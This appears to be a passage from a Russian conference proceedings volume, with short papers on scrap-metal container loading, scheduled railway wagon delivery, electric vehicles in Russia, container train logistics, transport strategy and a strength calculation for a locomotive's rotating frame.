Установка для вертикальной загрузки металлолома в контейнер это опрокидыватель для 20-футовых морских контейнеров. Данная установка снимает контейнер с платформы-полуприцепа и поднимет его на угол до 90°. Загрузка осуществляется через открытые торцевые двери с помощью крана или перегружателя с грейфером либо посредством конвейера. По окончании работы перед опусканием контейнера двери закрываются гидравлическими манипуляторами и удерживаются в таком состоянии для предотвращения высыпания груза. В качестве опции контейнероопрокидыватель возможно укомплектовать взвешивающей системой. При этом масса груза отображается на экране пульта дистанционного управления в режиме реального времени с погрешностью $\pm 1\%$. В большинстве случаев этого достаточно и дополнительное более точное взвешивание с последующей догрузкой или выемкой части груза не требуется [1].

Оборудование для вертикальной загрузки металлолома является новым словом в технологии перевозки металлолома рисунок 1 и предлагает ряд существенных преимуществ:



Рисунок 1 - Установка для вертикальной загрузки металлолома в контейнер

- максимальное использование объема и грузоподъемности универсального контейнера – внутренний объем используется максимально благодаря вертикальному положению контейнера в момент загрузки, используя полностью геометрические внутренние размеры контейнера;
- сокращение транспортных расходов из расчета на одну тонну продукции;
- сокращает цепочку процесса переработки лома, исключая звено пакетирования при помощи пресса, что также позитивно сказывается на экономике предприятия;

- сокращение количества персонала – один оператор осуществляет загрузку в транспорт;
- электронная система взвешивания позволяет отказаться от использования железнодорожных весов при отправке груза и определять его массу в режиме реального времени – всегда известно точное количество загружаемого металлолома.

Библиографический список:

1. <https://recyclinginside.com/loading-500-tons-of-scrap-per-day-with-a-ward-container-loader/>

**ОРГАНИЗАЦИЯ ПРЕДОСТАВЛЕНИЯ КЛИЕНТАМ УСЛУГИ ПОДАЧИ ВАГОНОВ
НА ПУТИ НЕОБЩЕГО ПОЛЬЗОВАНИЯ ПО ГРАФИКУ НА ПОЛИГОНЕ
КУЙБЫШЕВСКОЙ ЖЕЛЕЗНОЙ ДОРОГИ**

Доронин М.А., Варламова Н.Х.

ФГБОУ ВО «Самарский государственный университет путей сообщения»

В целях повышения доходности компании ОАО «РЖД» развивает услугу «Подача вагонов на пути необщего пользования по графику» (далее – Услуга), которая в условиях современного развития бизнеса востребована, но организована не на всех станциях полигона Куйбышевской железной дороги, имеющих грузоотправителей.

В свою очередь, для холдинга «РЖД» эта модель позволяет оптимизировать работу маневровых локомотивов и получать при этом дополнительный доход путем снижения производственного простоя, а также сохранить конкурентоспособность в сегменте грузовых перевозок перед альтернативными видами транспорта.

Реализация указанной Услуги позволяет осуществлять подачу вагонов на пути необщего пользования грузоотправителей по жесткому графику. Благодаря этому клиенты имеют возможность заблаговременного планирования рабочих смен, погрузочно-разгрузочных работ, технологических дополнительных операций. Данные меры позволяют значительно снизить убытки от переработок сменных работников и простоя технологического оборудования.

Если проанализировать ситуацию, то вагоны зачастую подаются под погрузку в разное время суток без определенного графика. Грузоотправитель вынужден круглосуточно содержать штат охраны, технику и вспомогательный персонал. А главное – ему сложно планировать погрузочно-разгрузочные работы и работу складов, площадок.

Услуга оказывается на договорной основе по принципу "единого окна" [3]. Клиент предоставляет специалисту в территориальный центр фирменного транспортного обслуживания график подачи вагонов с удобным временем их обработки на пути необщего пользования (далее – ТЦФТО). ТЦФТО согласовывает график Клиента с производственным блоком и Куйбышевской дирекцией управления движением. После согласования заключается соответствующий договор[2].

Услуга предоставляется по приемлемой цене в размере договорного сбора 823,34 руб. без НДС за группу вагонов от одного до пяти, за каждый вагон в подаче свыше пяти вагонов дополнительно по 164,66 руб. без НДС.

Проведенным анализом данной услуги установлено, что на данный момент по Куйбышевской железной дороге из 391 потенциальных пользователей услуг железнодорожного транспорта заключено 50 договоров на Услугу, что составляет 12,8%.

Таким образом, можно сделать вывод, что оказание услуги «Подача вагонов на пути необщего пользования по графику» является доступной и перспективной для грузоотправителей и позволяет значительно снизить убытки в результате оптимизации технологических операций.

Библиографический список:

1. Устав железнодорожного транспорта Российской Федерации : федеральный закон от 10.01.2003 №18-ФЗ // Собрание законодательства РФ. – 2003. – №2. – ст. 170;

2. Правила эксплуатации и обслуживания железнодорожных путей необщего пользования: приказ МПС России от 18.06.2003 №26 // Российская газета. – 2003. – №119/2;
3. Единый перечень работ и услуг, оказываемых ОАО "РЖД" при организации перевозок грузов : распоряжение ОАО "РЖД" от 20.04.2016 №705р // Экономика железных дорог. – 2016. – №8.

ПРОБЛЕМЫ ВНЕДРЕНИЯ ЭЛЕКТРОМОБИЛЕЙ В РОССИИ

Зайцев В.С., Сиваков В.В.

Брянский государственный инженерно-технологический университет

Двигатели внутреннего сгорания выделяют выхлопные газы, чем сильно загрязняют окружающую человека среду обитания, так как содержат большое количество вредных и токсичных веществ, проникают в водоемы и почву, пагубно влияют на окружающую природу. В крупных городах до 85 процентов вредных выбросов приходится на транспорт. Например, по подсчетам Минздрава, только в Москве и Санкт-Петербурге от ядовитых токсинов и канцерогенов, содержащихся в бензиновых выхлопах, ежегодно умирают до трех тысяч человек.

Сильное загрязнение атмосферы мегаполисов вынуждает власти многих стран стимулировать спрос на электромобили: так, власти Лондона поощряют владельцев электротранспорта бесплатной парковкой и проездом в центр города, в Токио для владельцев действуют льготы на утилизацию старых машин, в Италии и Швейцарии к внедрению электротранспорта подошли более радикально: во Флоренции пользоваться бензиновыми автомобилями имеют право только местные жители, а в швейцарском городе Церматте полностью запрещены машины с ДВС. Мэрия Парижа предлагает бесплатный прокат электромобилей - правда, до 30 минут, в Пекине и Шанхае покупателям возвращают часть стоимости машины, им также разрешают ездить по выделенным полосам для общественного транспорта. К сожалению, Россия в этом отношении пока существенно отстает от них [1, 3].

Электромобили существенно уменьшают загрязнения атмосферы. Использование электрических двигателей является более экологичным и является альтернативным источником на пути к оздоровлению окружающей среды.

Выбор электромобиля для потребителя связан не только с его экологичностью, но и с желанием избавить себя от лишних затрат, связанных с автомобилем.

Основной проблемой при выборе электромобиля является замена аккумуляторных батарей и количество циклов подзарядки. Современные достижения в этой отрасли позволяют сократить количество циклов зарядки до весьма значительных величин.

По сравнению с автомобилями, использующими двигатели внутреннего сгорания (ДВС), электромобиль обладает следующими преимуществами:

1. Экономия в обслуживании. Меньше затраты на ремонт и обслуживание автомобиля.
 2. Безопасность.
 3. Эффективность производства. Уменьшается сложность и трудоемкость производства из-за меньшего количества деталей.
 4. Экологичность. Не выделяет токсины и канцерогены в окружающую среду.
- Однако электромобили имеют ряд недостатков:
1. Меньший запас хода по сравнению с автомобилями с ДВС.
 2. Большой расход энергии аккумуляторов на обогрев салона.
 3. Малоразвитая инфраструктура. Небольшое количество зарядных станций, незначительное число сервисных центров.
 4. В сравнении с заправкой топливом более продолжительное время зарядки.
 5. Высокая стоимость электромобиля [2,5].



Рисунок 1 - Сравнение электродвигателя с бензиновым

Российский рынок электромобилей начал развиваться относительно недавно и не далеко продвинулся, как например в Европе (табл.1). Единственный серийный электромобиль, продаваемый в РФ, это Mitsubishi i-MiEV производства Японии.

Таблица 1 - Лидеры стран по числу электромобилей

№	Страна	Кол-во электрокаров, тыс.
1	Норвегия	17
2	Великобритания	14
3	Франция	12,5
4	Нидерланды	12
5	Германия	10
6	Эстония	8
7	Россия	6

С конца 2012 года АвтоВАЗ выпускает электромобиль Lada Kalina- Ellada. Внешне машина мало отличается от «Калины», разве что отсутствием выхлопной трубы. Сейчас российский электромобиль не имеет большого запаса хода - всего 140 км, а цена его составляет 1,3 миллиона рублей. В основе силовой установки электродвигатель швейцарского производителя MES и аккумулятор китайской компании Thunder Sky, что делает автомобиль намного дороже. В перспективе «АвтоВАЗ» планирует закупать эти комплектующие в России, что заметно снизит стоимость конечного продукта. Партия этих автомобилей используется для организации электротакси в городе Кисловодск.



Рисунок 2 - Российский электрокар Lada Ellada

У нас процесс «электрификации» только начался: в 2014 году обнулили ввозные пошлины на электрокары, что значительно снизило их стоимость. Спустя год в Сочи заработа-

ло первое электрическое такси, перевозящее туристов до аэропорта и железнодорожного вокзала, а также по специально разработанному маршруту в районе Олимпийского парка и в Адлере. Скорее всего, в ближайшие годы подобные экомаршруты появятся и на других отечественных курортах, например в Крыму.

До конца 2017 года в столице в рамках соглашения правительства с энергетическими компаниями «МОЭСК-EV» будет создана сеть зарядных станций - 220 постов, еще десять зарядок заработают в Подмосковье.

Однако в России сложнее обеспечить удовлетворительный рост рынка электромобилей. Есть несколько сдерживающих факторов:

1. Нет поддержки государства в развитии электромобилей.
2. Недостаточно ответственное отношение к экологии.
3. Относительная дешевизна бензина и дизельного топлива.
4. Сложность в создании приемлемой инфраструктуры из-за большой территории и значительной протяженности дорог
5. Финансовый кризис в стране и высокие цены на производство электромобилей [4].

Библиографический список:

1. Электромобиль – Дата доступа: 9 февраля 2017 г. – URL: [https://ru.wikipedia.org/wiki/ Электромобиль](https://ru.wikipedia.org/wiki/Электромобиль)
2. Обзор производителей электромобилей – Дата доступа: 14 февраля 2017 г. – URL: <http://contangoinvest.blogspot.ru/2013/06/blog-post.html>
3. Спиридонов В.Д., Милокова А.В., Сиваков В.В. Перспективы использования электромобилей в России // Альтернативные источники энергии в транспортно-технологическом комплексе: проблемы и перспективы рационального использования. 2016. Т. 3. № 2. С.188-191.
4. Основные результаты реализации первого этапа проекта МОЭСК-EV автомобиля – Дата доступа: 15 февраля 2017 г. – URL: <http://www.moesk.ru/about/innovations/>
5. Грачев Н. Потенциал российского рынка e-mobility. – Дата доступа: 18 февраля 2017 г. – URL: http://www.moesk.ru/about/proiect_ev/prezentatsi/doc/Grachev_HC.pdf

РАЗВИТИЕ ПЕРСПЕКТИВНОЙ ТЕХНОЛОГИИ КОНСОЛИДАЦИИ И ДОСТАВКИ ОДИНОЧНЫХ И ГРУППОВЫХ КОНТЕЙНЕРНЫХ ОТПРАВОК В СОСТАВЕ КОНТЕЙНЕРНЫХ ПОЕЗДОВ

Залакова И.Р., Москвичева Е.Е.

Самарский государственный университет путей сообщения

Актуальной проблематикой исследований для транспорта является повышение эффективности контейнерных перевозок внутри страны и в международном сообщении за счёт совершенствования их организации и технологии на основе логистических принципов, в том числе инновационных технологических решений[1, 2].

С учетом данных об удовлетворенности клиентов контейнерного пункта станции Безымянка Куйбышевской железной дороги был проведен SWOT-анализ транспортных продуктов и услуг, предлагаемых холдингом «РЖД» в сфере контейнерных перевозок. Так, оценка потребительских свойств железнодорожных контейнерных перевозок со стороны клиентов показала, что ключевыми факторами при выборе железнодорожных контейнерных перевозок являются: доступность парка платформ и контейнеров, уровень развития сети терминалов и их оснащение, стоимость комплексной услуги по перевозке грузов в контейнерах, надежность предлагаемого сервиса. Однако следует отметить, что, в целом, уровень удовлетворенности стоимостью услуг значительно выше, чем их качеством. При этом ни по одному из элементов сервиса клиенты не оценили уровень качества услуг выше среднего, что свидетельствует о достаточно низкой степени удовлетворенности уровнем обслуживания контейнерных перевозок холдингом «РЖД». Наиболее проблемными, с точки зрения клиентов, элементами сервиса в сфере перевозок контейнеров холдингом «РЖД» являются стоимость терминальных, логистических и таможенных услуг, а также качество экспедирования и перевозок.

Таким образом, для повышения качества предоставления транспортных услуг по перевозке контейнеров, повышения клиентоориентированности, в настоящее время необходимо создание предпосылок для формирования контейнерных поездов и развитие перспективной технологии концентрации контейнеропотоков на регулярных контейнерных поездах между крупными терминалами с постепенным сокращением объёмов перевозок в составе сборных поездов [1, 2].

Для рассмотрения такой возможности был проведен анализ объёмных показателей контейнерного пункта станции Безымянка, на долю которого приходится основной объём переработки контейнерных грузов в городе Самара, а также прилегающих предприятий, производящих контейнеропригодную продукцию.

Объём погрузки и выгрузки на контейнерном пункте станции Безымянка за 2016 год составил 5529 и 5525 контейнеров соответственно. Основными грузоотправителями грузов с контейнерного пункта станции Безымянка являются экспедиторские компании, которые отправляют 73,99 % всех грузов и 7 частных предприятий, отправляющих около 21,59 % грузов.

Преобладающий процент контейнеров, отправляемых с контейнерного пункта станции Безымянка, приходится на Дальневосточный округ (Хабаровск – 13%), Сибирский округ (Клещиха – 13%) и Северо – Западный округ (Санкт – Петербург – 9%). Также контейнеропотоки затрагивают страны Ближнего зарубежья, такие как: Узбекистан (Ташкент – 4 %), Казахстан (Алма-Ата – 7%), и Латвия (Рига-Пречу – 2%).

В Самарской области функционируют до 400 крупных предприятий и свыше 4 тысяч малых предприятий. К потенциально контейнеризируемым типам грузов, производимым промышленными предприятиями Самарской области, относятся: продукция автомобилестроения; химическая продукция; продукция цветной металлургии; товары народного потребления, реализуемые через торговые розничные сети.

В работе предлагается отправлять контейнеры с контейнерного пункта станции Безымянка в направлениях Хабаровск-2, Первая речка, Новый порт (Санкт-Петербург) местным контейнерным поездом ПАО «Трансконтейнер» до терминала в Москве, а дальше в существующих контейнерных поездах ПАО «Трансконтейнер» до станций назначения. Периодичность отправления контейнерных поездов с терминала города Москва до Хабаровск-2 – еженедельно по пятницам, Первая речка – еженедельно по понедельникам и четвергам, Новый порт (Санкт-Петербург) - ежедневно.

Основные объёмы контейнеропотоков с контейнерного пункта станции Безымянка представлены в таблице 1.

Таблица 1 - Количество контейнеров по направлениям, отправленных с контейнерного пункта станции Безымянка за 2016 год

Станции назначения	Количество контейнеров, ДФЭ
Хабаровск	598
Клещиха	574
Первая речка	346
Новорос (ЭКС)	326
Батарейная	320
Алма-Ата	306
Черниковка	297
Пенза	230
Базаиха	190
Ташкент	126
Тальцы	126
Сатка	120
Уссурийск	118
Благовещенск	108

Владивосток	108
Новый порт	96
Череповец	90
Рига - Пречу	90
Чита-1	80
Комсомольск – на - Амуре	78
Лабытнанги	70
Усинск	60
Ульяновск	58
Томск	32

Для определения частоты формирования местных контейнерных поездов с контейнерного пункта станции Безымянка было построено календарное планирование приема контейнеров, и выявлено что оптимальным будет являться отправка местного контейнерного поезда один раз в 14 дней. Минимальная длина местного контейнерного поезда в настоящих условиях должна составлять 21 вагон.

Сравнение стоимости и сроков доставки контейнеров по направлениям представлено в таблицах 2 и 3.

Для обоснования экономической целесообразности отправки местного контейнерного поезда с контейнерного пункта станции Безымянка были проведены оценочные расчеты. Так, экономический эффект для перевозчика составит 66 856 тыс. рублей, экономический эффект для грузоотправителя от сокращения грузовой массы "в пути" - 2 531 тыс. рублей, общий экономический эффект от отправки местного контейнерного поезда с контейнерного пункта станции Безымянка оценен в 70 646 тыс. рублей.

Таблица 2 – Сравнение стоимости доставки контейнеров

Отправка	Контейнерная комплект на вагон		Контейнерный поезд
Скорость перевозки	грузовая	большая	*
Принадлежность контейнера	Оператора		
Принадлежность фитинговой платформы			
	Стоимость отправки, руб.		
Хабаровск-2	80 077,16	120 165,3	101 506,19
Первая речка	84 696,86	127 094,26	105 894,91
Санкт-Петербург	37 397,74	56 145,58	60 960,74

Таблица 3 – Сравнение сроков доставки контейнеров

Маршрут поезда	Расстояние	Срок доставки контейнерным поездом	Нормативный срок доставки	Номер поезда	Регулярность отправления
	км	суток	суток		
Самара - Москва	1099	3	7	-	раз в 14 дней
Москва - Хабаровск-2	8428	7	24	24	раз в 7 дней
Москва - Первая речка	9180	8	25	44	2 раза в 7 дней
Москва - Санкт-Петербург	1130	0,75	7	180	ежедневно

Таким образом, в результате отправки местного контейнерного поезда с контейнерного пункта станции Безымянка: перевозчик сможет привлечь дополнительный объем перевозок

высокодоходных грузов; транспортный агент (АО «РЖД Логистика», ПАО «Трансконтейнер»), благодаря качественным параметрам новой транспортной услуги, сможет на равных конкурировать с ведущими игроками глобального транспортного рынка на одном из наиболее перспективных секторов; грузоотправитель получит альтернативный канал доставки, конкурентоспособный существующим, по параметрам цены, качества и срокам доставки.

Библиографический список:

1. Москвичев О.В., Москвичева Е.Е., Третьяков Г.М. Определение эффективности назначения регулярных контейнерных поездов различных категорий / В сборнике: Совершенствование технологии перевозочного процесса. К 80-летию факультета «Управление процессами перевозок»: сборник научных трудов. 2015. – С. 151-158.
2. Москвичев О.В., Москвичева Е.Е., Никонов Ю.С. К вопросу консолидации и доставки одиночных и групповых контейнерных отправок в составе контейнерных поездов. // Транспорт Урала. – 2014. - №2(41). – С. 15-18.

ПУТИ РАЗВИТИЯ ТРАНСПОРТНЫХ УСЛУГ РОССИИ В УСЛОВИЯХ РЕФОРМИРОВАНИЯ ОТРАСЛИ

Здравосмыслова В.В., Кочин Ю.А.

Пермский институт (филиал) РЭУ им. Г.В. Плеханова

Переход России к инновационному социально-ориентированному пути развития требует от отечественной транспортной системы развития опережающими темпами. При этом миссия государства в сфере транспорта определяется через создание условий для улучшения качества жизни и удовлетворения потребностей человека и экономики через доступ к безопасным, экономичным и качественным транспортным услугам [4]. Для ее выполнения необходима современная инфраструктура и транспортные средства.

Транспорт является системообразующей отраслью, которая обеспечивает не только перемещение грузов и перевозку пассажиров, но наряду с этим служит катализатором для промышленного роста, создавая спрос на высокотехнологичную продукцию различных сфер народного хозяйства [3]. Наряду с географическим положением и природными ресурсами инфраструктурные возможности транспортной системы определяют конкурентные преимущества страны. Благодаря транспорту происходит структуризация рыночной экономики, формируется единое экономическое пространство.

В условиях роста конкуренции ни одна страна мира, не имея сильных позиций в транспортной сфере, не способна контролировать риски собственной экономики. Тем более это справедливо для России с ее огромной территорией и протяженными транспортными магистралями.

Развитие национальной транспортной системы в современных условиях предполагает разработку стратегии повышения конкурентоспособности транспортных компаний на мировом рынке транспортных услуг, то есть ориентацию на мировые стандарты, основные цели достижения которых следующие [1]:

- рост мобильности грузов и пассажиров за счет инновационных систем управления, формирования национальных и региональных транспортно-логистических центров, развития общественного пассажирского транспорта;
- модернизация транспортной сети, прежде всего, развитие автомагистралей, скоростного железнодорожного транспорта по международным стандартам, оптимизация маршрутной сети;
- интеграция отечественного транспорта в международную структуру, расширение экспорта транспортных услуг и другие стратегические ориентиры.

В настоящее время необходимо развитие современных способов доставки грузов для повышения качества обслуживания потребителей транспортных услуг, уменьшение расходов на перевозку, снижение экологических нагрузок на природную среду, что позволит [5]:

- гармонично сочетать на рынке транспортных услуг различные виды транспорта на основе освоения перспективных форм грузовых комбинированных перевозок, организовать

технологическое и информационное взаимодействие транспорта с существующими финансовыми и производственными структурами;

- улучшить транспортное обслуживание экономики России и сократить транспортные расходы;
- укрепить конкурентоспособность транспортно-дорожного комплекса РФ на мировых рынках транспортных услуг;
- снизить экологические нагрузки от деятельности автотранспорта на окружающую среду.

Необходимо отметить, что, создание стабильной экономически эффективной системы грузового транспорта и логистики является средством повышения конкурентоспособности, качества и безопасности перевозок, удовлетворения потребностей внешней торговли, оптимального использования ресурсов в экономике страны. Поэтому транспортным компаниям следует учитывать современные направления рынка транспортных перевозок, такие как:

1. Развитие рынка услуг грузового транспорта путем:

- разработки технических и организационных мероприятий, направленных на обеспечение гарантированной сохранности грузов;
- внедрения новейших информационно-коммуникационных технологий на базе ГЛОНАСС;
- усиления взаимодействия видов транспорта путем развития мультимодальных перевозок и международных транспортных коридоров;
- развития транспортно-экспедиторской деятельности;
- совершенствования механизмов сертификации и лицензирования операторов грузового транспорта;
- увеличения до уровня мировых достижений скорости перемещения товаров и ритмичности их доставки, сокращение времени обработки партий товаров;
- обеспечения эксплуатационной совместимости железнодорожных сетей и выделения маршрутов для грузовых перевозок;
- создания национальных транспортных компаний, способных конкурировать с мировыми и т.п.

2. Создание благоприятных технических, правовых, организационных и финансово-экономических условий развития интермодальных перевозок и справедливых рыночных условий конкуренции между видами транспорта, обеспечение качества интермодальных перевозок, их привлекательности и доступности для транспортных операторов благодаря:

- утверждению нормативно-правовых основ функционирования интермодального транспорта;
- идентификации стратегической сети интермодальных перегрузочных пунктов и коридоров, определению интермодальных контейнерных и контрейлерных маршрутов в рамках международных транспортных коридоров;
- маркетингу интермодальных транспортных услуг;
- разработке технологий взаимодействия всех участников перевозки;
- созданию института операторов интерьера / мультимодальных перевозок;
- увеличению уровня контейнеризации перевозок и номенклатуры грузов в контейнерах и т.п.

3. Развитие логистики, транспортно-складской и информационной инфраструктуры, внедрение концепций и технологий управления цепями поставок и интеграция транспортных и производственных процессов требует:

- развития и модернизации транспортной, складской инфраструктуры, грузовых терминалов;
- поддержки проектов государственно-частного партнерства, привлечения инвестиций в развитие логистической инфраструктуры и инновационные технологии [2];
- повышения кадрового потенциала в сфере логистики, внедрения эффективной системы сертификации логистов;

- создания комплексных информационных систем управления, телематических средств навигации и мониторинга, инновационных технологий переработки в интермодальных терминалах, оснащения транспортных средств спутниковыми навигационными системами, интегрированными в единую систему координатного управления.

4. Обеспечение приоритетного развития инфраструктуры международных транспортных коридоров, их функционирования на основе современных логистических технологий, сквозного тарифа, скорости доставки, сохранности грузов, информационной поддержки, отсутствия административных барьеров и т.д.

Реализация вышеуказанных стратегических направлений на уровне всей транспортной отрасли требует определенных управленческих воздействий в области каждого вида транспорта. На железнодорожном транспорте, например, такими должны стать:

- обновление и модернизация производственно-технической базы железнодорожного транспорта, обеспечение развития государственно-частного партнерства и внедрение механизма лизинга, что будет способствовать укреплению материально-технической базы железных дорог и росту производительности ее использования;

- интенсификация работ по обустройству железнодорожных переходов через государственную границу;

- техническое переоснащение объектов инфраструктуры железных дорог, в частности модернизация железнодорожных линий по направлениям транспортных коридоров;

- продолжение работ по электрификации железнодорожных путей (электрификация железной дороги позволяет сэкономить на стоимости топлива при перевозках);

- организация скоростного движения пассажирских поездов;

- внедрение новых контейнерных маршрутов.

Таким образом, перспективы развития конкурентных отношений на транспортном рынке России связаны с усилением конкурентной борьбы между видами транспорта за дополнительные объемы грузо- и пассажиропотоков, что возможно при условии укрепления их конкурентных преимуществ. При этом в современных условиях для всех видов транспорта важна открытость к диалогу и сотрудничеству с другими видами транспорта на взаимовыгодных условиях с целью обеспечения устойчивых конкурентных позиций на международном рынке перевозок.

Библиографический список:

1. Пармененков К.Н. Управление процессом развития конкуренции и монополизации в условиях повышения конкурентоспособности России: Монография / Пармененков К.Н. - М.: ИНФРА-М, 2016.
2. Квитко В.В. Совершенствование системы тарифного регулирования перевозок железнодорожным транспортом грузов в контейнерах // Транспорт: наука, техника, управление. - 2015. - № 1. - С. 22–24.
3. Левитин И. Об инновационном развитии транспортного комплекса Российской Федерации // Инновационное развитие транспортного комплекса [Электронный ресурс]. Режим доступа: <http://www.eav.ru/publ1.php?publ1=2010-03a01>
4. Стенографический отчет о заседании президиума Государственного совета по вопросу инновационного развития транспортного комплекса. Режим доступа: <http://президент.рф/transcripts/6094>
5. Рыкалина О.В. Теория и методология современной логистики: Монография / О.В. Рыкалина. - М.: НИЦ ИНФРА-М, 2015.

ОЦЕНКА НАГРУЖЕНИЯ ПОВОРОТНОГО ЭЛЕМЕНТА РАМЫ КУЗОВА ПОДВИЖНОГО СОСТАВА

Золкин А.Л.

ЗАО «РУСАЛ Глобал Менеджмент Б.В.»

В данной статье рассмотрена проблема сокращения времени в пути и экономия электроэнергии рабочими бригадами ЭЧ и ПЧ. Разработанная конструкция позволяет перемещаться электровозу на соседний путь и двигаться в обратном направлении по параллельному пути в пункт формирования. Это экономит время пребывания электровоза в пути, количество электроэнергии необходимой для движения электровоза до соседней станции и обратно, а

так же сведет к минимуму перекрытие участка пути для проведения работ, так как после завершения электровоз перемещается на соседний путь и участок становится открытым для движения [1, с.68].

Цель работы – разработка конструкции электровоза с поворотной рамой, позволяющей перемещаться электровозу на соседний путь и двигаться в обратном направлении по правильному пути в пункт формирования.

Для достижения поставленной цели автором поставлены и решены следующие задачи:

- 1) патентный и литературный поиск, разработка новой конструкции электровоза с поворотной рамой [2, с.8];
- 2) произвести прочностной расчет модели поворотной рамы электровоза в программе Solid Works;
- 3) произвести оценку нагружения поворотного элемента рамы путем рассмотрения ее как пространственной системы, состоящей из стержней, оси которых проходят через центры тяжести площадей;
- 4) оценить запас прочности в опасном сечении рамы при наиболее неблагоприятных сочетаниях нагрузок.



Рисунок 1 – Рабочее состояние электровоза

Для решения поставленных задач использован метод математического моделирования механических систем. Геометрическая модель конструкции поворотной рамы смоделирована в пакете Solid Works. Для расчетов применен пакет SolidWorks Simulation [3, с.223].

Конструкция электровоза разработана на базе автомотрисы 1АДМ 1.3. На крыше установлено 2 пантографа (рис. 1): один непосредственно над кабиной, другой на поворотных полозьях на перемещающейся платформе.

Поворотная рама расположена между рамой кузова, и надрамными строениями, с каждой стороны для более мягкого передвижения электровоза по раме установлены пластины скольжения [4, с.122].

Расчеты выполнены в программе Solid Works (табл. 1).

Основные характеристики:

Массовые характеристики: Поворотная рама

Плотность = 7858.00 килограммов на кубический метр

Масса = 31113.17 килограммов

Объем = 3.96 кубические метры



Площадь поверхности = 114.54 квадратных метры

Выше приведены результаты расчетов рамы на перемещение по вертикальной оси. Из-за сложности расчетов, они были произведены в программе Solid Works Simulation (табл. 2).

Результаты расчета показали, что данная рама выдерживает нагрузку в 18т. При этом деформируется на 1.149 мм при этой нагрузке. Кроме того, сама нагрузка в 18т практически


не влияет на деформацию рамы. Это означает, что рама устойчива и выдерживает нужный вес.

Таблица 1 - Свойства материала

Модель	Свойства		Компоненты		
	Имя:	1.4028 (X30Cr13)	рама		
	Тип модели:	Линейный Упругий Изотропный			
	Предел текучести:	7e+008 N/m^2			
	Предел прочности при растяжении:	9e+008 N/m^2			
	Модуль упругости:	2.15e+011 N/m^2			
	Коэффициент Пуассона:	0.28			
	Массовая плотность:	7700 kg/m^3			
	Модуль сдвига:	7.9e+010 N/m^2			
	Коэффициент теплового расширения:	1.1e-005 /Kelvin			
	Данные кривой:N/A				
		Имя:		Литая легированная сталь	Подъемные опоры
		Тип модели:		Линейный Упругий изотропный	
		Предел текучести:		2.41275e+008 N/m^2	
Предел прочности при растяжении:		4.48082e+008 N/m^2			
Модуль упругости:		1.9e+011 N/m^2			
Коэффициент Пуассона:		0.26			
Массовая плотность:		7300 kg/m^3			
Модуль сдвига:		7.8e+010 /m^2			
Коэффициент теплового расширения:		1.5e-005 /Kelvin			
расширения:					

Рама имеет завышенный запас прочности (5,32 вместо необходимых 2), увеличенный вес. Уменьшение параметров сечения боковины может привести к облегчению рамы и потере запаса усталостной прочности [5, с.49]. В связи с этим подойдет металл с минимальной текучестью от 162.5 до 450. Это даст необходимые пределы коэффициента прочности и уменьшит стоимость и вес всей конструкции.

Таблица 2 - Результаты исследований

Имя	Тип	Мин	Макс
Напряжение1	VON: Напряжение Von Mises	0.00369305 N/m ² Узел: 748	1.75303e+008 N/m ² Узел: 9873
			
Сборка электровоза-Исследование 1-Напряжение-Напряжение1			
Имя	Тип	Мин	Макс
Перемещение1	URES: Результирующее перемещение	0 mm Узел: 1	13.8716 mm Узел: 10596

Анализ результатов расчета показывает, что при заданных расчетных нагрузках эквивалентные напряжения, возникающие в элементах конструкции рамы, не превосходят предела текучести применяемых материалов, т.е. необходимая прочность обеспечивается. Максимальные прогибы конструкции рамы, возникающие от внешних нагрузок, не превосходят допустимый предел, т.е. необходимая жесткость каркаса обеспечивается. Уровень напряжений в значительной части конструкции рамы весьма низок. Это означает, что имеются резервы по совершенствованию конструкции и уменьшению ее металлоемкости.

Библиографический список:

1. Золкин А.Л. Конструкция электровоза с поворотной рамой [Текст] / А.Л. Золкин, Р.В. Фисюренко // Мир транспорта, 2014. т.№ 4. - С.66-70.
2. Золкин А.Л. Разработка конструкции электромотрисы с поворотным элементом рамы кузова [Текст]/А.Л. Золкин // Повышение энергетической эффективности наземных транспортных систем: Материалы второй международной научно-практической конференции. – Омск, 2016. - С.221-228.
3. Золкин А.Л. Устройство для перемещения рельсового транспортного средства с одного рельсового пути на другой, параллельный ему путь [Текст]/ Патент на полезную модель №149533, зарегистрировано в Государственном реестре полезных моделей РФ 08 декабря 2014 г. – М.: Роспатент, 2014.
4. Rickard Persson. Tilting trains technology, benefits and motion sickness». By Rickard Persson //Royal Institute of Technology (KTH) Aeronautical and Vehicle Engineering Rail Vehicles. – Stockholm, 2008.
5. Бирюков И.В. Механическая часть тягового подвижного состава» [Текст]/ Учебник для ВУЗов ж.-д. трансп. //И. В. Бирюков. и др.; Под редакцией И. В. Бирюкова. – М.: Транспорт, 1992.

ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА В РОССИЙСКОЙ ФЕДЕРАЦИИ

Имангалеева Ж.К., Емельяненко Л.В.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
Оренбургского института путей сообщения филиала СамГУПС.*

В наше время транспорт играет огромную роль в экономике страны, от его работы зависит развитие и стабильное функционирование предприятий промышленности, сельского хозяйства, снабжения, торговли, велико его значение во внешнеэкономических связях, в деле обороны страны, в освоении новых экономических районов.

Единая транспортная сеть включает в себя железнодорожный, водный, автомобильный, воздушный и трубопроводный транспорт. На его долю железнодорожного транспорта приходится 55% всего грузооборота и 33,2% пассажирооборота страны, на долю автомобильного 1,5% грузооборота и 33% пассажирооборота, на долю водного 16% грузооборота и 15,2% пассажирооборота, на долю трубопроводного и воздушного транспорта приходится 27,5% грузооборота и 18,6% пассажирооборота соответственно. По данной диаграмме видно, что основным транспортом в России является железнодорожный.

Перед железной дорогой стоят задачи комплексного развития и повышения эффективности использования транспортных средств, ускорения оборота подвижного состава, увеличения массы и скорости движения поездов, укрепления трудовой и производственной дисциплины, строгого соблюдения графика и обеспечения безопасности движения. В настоящее время принята стратегия развития железнодорожного транспорта в Российской Федерации до 2030 года.

В основу организации перевозочного процесса и движения поездов на железных дорогах положены следующие важнейшие принципы: высокопроизводительное и экономичное использование технических средств, внедрение прогрессивных технологий, научная организация труда и управления во всех звеньях и четкое взаимодействие их на основе единого плана – прогноза, удобное для пассажиров обслуживание и увязка с работой других видов транспорта. Организация эксплуатационной работы должна соответствовать корпоративным интересам ОАО «РЖД», повышению доходности перевозок, сокращению издержек на перевозки грузов, повышению экономической ответственности и заинтересованности всех структурных единиц в улучшении финансово-экономических результатов работы филиалов ОАО «РЖД» и корпорации в целом, ориентации на качественное транспортное обслуживание клиентов. Эти принципы и задачи преследует данная стратегия.

Управление эксплуатационной работой железных дорог должно быть подчинено выполнению отраслевых стратегических задач. Это реализуется через формирование единой системы планирования, включающей в себя:

